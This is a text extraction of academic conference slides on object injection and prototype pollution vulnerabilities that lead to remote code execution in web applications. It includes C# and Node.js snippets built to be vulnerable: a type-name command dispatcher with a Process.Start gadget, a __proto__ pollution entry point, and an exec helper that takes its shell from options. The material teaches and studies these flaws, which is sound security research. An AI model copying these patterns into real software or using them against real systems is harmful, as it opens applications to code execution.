



**CENTER FOR
CYBER DEFENCE AND
INFORMATION SECURITY**




Prototyping the Attack: The Road to Remote Code Execution in Modern Web Applications

Musard Balliu, KTH


CDIS Spring Conference 2023
KTH Royal Institute of Technology
Thursday, May 25, 2023

Web application architecture



Class-based inheritance 101

Class-based inheritance – inheritance in OOP languages to define *classes* of objects.




```
public class Backup : ICommand {
    public virtual void Execute(string args) {
        DB.Backup(args);
    }
}
```

```
public void Action(string name, string args) {
    var t = Type.GetType(name);
    var c = (ICommand) CreateInstance(t);
    c.Execute(args);
}
```

```
Action("Backup", "all"); // database backup
```

Class-based inheritance 101

Class-based inheritance – inheritance in OOP languages to define *classes* of objects.




```
public class Backup : ICommand {
    public virtual void Execute(string args) {
        DB.Backup(args);
    }
}
```

```
public void Action(string name, string args) {
    var t = Type.GetType(name);
    var c = (ICommand) CreateInstance(t);
    c.Execute(args);
}
```

```
public class OsCommand : ICommand {
    public virtual void Execute(string args) {
        Process.Start(args);
    }
}
```

Object Injection Vulnerabilities (OIV)

An attacker can arbitrarily modify the type (properties) of an object to abuse the data and control flow of the application.




```
public class Backup : ICommand {
    public virtual void Execute(string args) {
        DB.Backup(args);
    }
}
```

```
public void Action(string name, string args) {
    var t = Type.GetType(name);
    var c = (ICommand) CreateInstance(t);
    c.Execute(args);
}
```

```
Action("OsCommand", "calc"); // RCE
```

Gadget

```
public class OsCommand : ICommand {
    public virtual void Execute(string args) {
        Process.Start(args);
    }
}
```




32ND USENIX
SECURITY SYMPOSIUM
AUGUST 9-11, 2023
ANAHEIM, CA, USA

Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js

Mikhail Shcherbakov, Musard Balliu, and Cristian-Alexandru Staicu

Prototype-based inheritance 101


Prototype-based inheritance – inheritance by reusing existing *objects* that serve as prototypes.



```
const o1 = {};
```

Prototype-based inheritance 101


Prototype-based inheritance – inheritance by reusing existing *objects* that serve as prototypes.



```
const o1 = {};  
o1.__proto__.x = 42;
```


Prototype-based inheritance 101

Prototype-based inheritance – inheritance by reusing existing *objects* that serve as prototypes.



```
const o1 = {};  
o1.__proto__.x = 42;
```

```
const o2 = {};  
console.log(o2.x);
```

```
// Output: 42
```

Property accessors via the bracket notation

Property accessors enable access to an object's property by dynamically computing its name.

```
function entryPoint(arg1, arg2, arg3) {  
  const obj = {};  
  const p = obj[arg1];  
  p[arg2] = arg3;  
  return p;  
}
```

Prototype Pollution leads to RCE

Prototype Pollution is a vulnerability where an attacker may modify an object's prototype at runtime and trigger the execution of gadgets' code.

```
function entryPoint(arg1, arg2, arg3) {  
  const obj = {};  
  const p = obj[arg1];  
  p[arg2] = arg3;  
  return p;  
}
```

obj w/ prototype

obj['__proto__']


p['toString'] = 1

```
function execHelper(args, options) {  
  const cmd = options.shell || 'bin/bash -c';  
  return exec(`${cmd} ${args}`);  
}
```

